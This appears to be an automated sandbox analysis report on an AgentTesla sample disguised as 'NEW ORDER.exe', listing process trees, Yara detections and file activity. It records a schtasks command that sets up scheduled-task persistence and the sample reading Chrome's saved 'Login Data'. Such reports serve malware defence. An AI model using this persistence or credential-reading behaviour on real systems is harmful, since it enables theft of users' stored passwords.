Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.277628722.0000000003E79000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.277628722.0000000003E79000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000000.00000002.277628722.0000000003E79000.00000004.00000800.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

Analysis Process: schtasks.exe PID: **3372**, Parent PID: **4932**

General

Target ID:	4
Start time:	17:42:26
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\HvabCK" /XML "C:\Users\user\AppData\Local\Temp\tmp2F70.tmp
Imagebase:	0x170000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp2F70.tmp	unknown	2	success or wait	1	17AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp2F70.tmp	unknown	1640	success or wait	1	17ABD9	ReadFile

Analysis Process: conhost.exe PID: **2300**, Parent PID: **3372**

General

Target ID:	5
Start time:	17:42:27
Start date:	08/08/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: NEW ORDER.exe PID: **5108**, Parent PID: **4932**

General

Target ID:	7
Start time:	17:42:28
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\NEW ORDER.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x740000
File size:	862720 bytes
MD5 hash:	8577851A51C92B4D637B3AC6F58763A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.501192727.0000000002B51000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.501750120.0000000002BC3000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000000.265553300.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000000.265553300.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_AgentTesla_d3ac2b2f, Description: unknown, Source: 00000007.00000000.265553300.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CD1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CD1CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CCF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CCFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CC503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CC503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CCF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BB61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BB61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BB61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BB61B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BB61B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3372**, Parent PID: **564**

General

Target ID:	24
Start time:	17:43:32
Start date:	08/08/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff7338d0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: WerFault.exe PID: **5624**, Parent PID: **3372**

General

Target ID:	25
Start time:	17:43:33
Start date:	08/08/2022
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -pss -s 488 -p 1468 -ip 1468
Imagebase:	0x7ff770e00000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly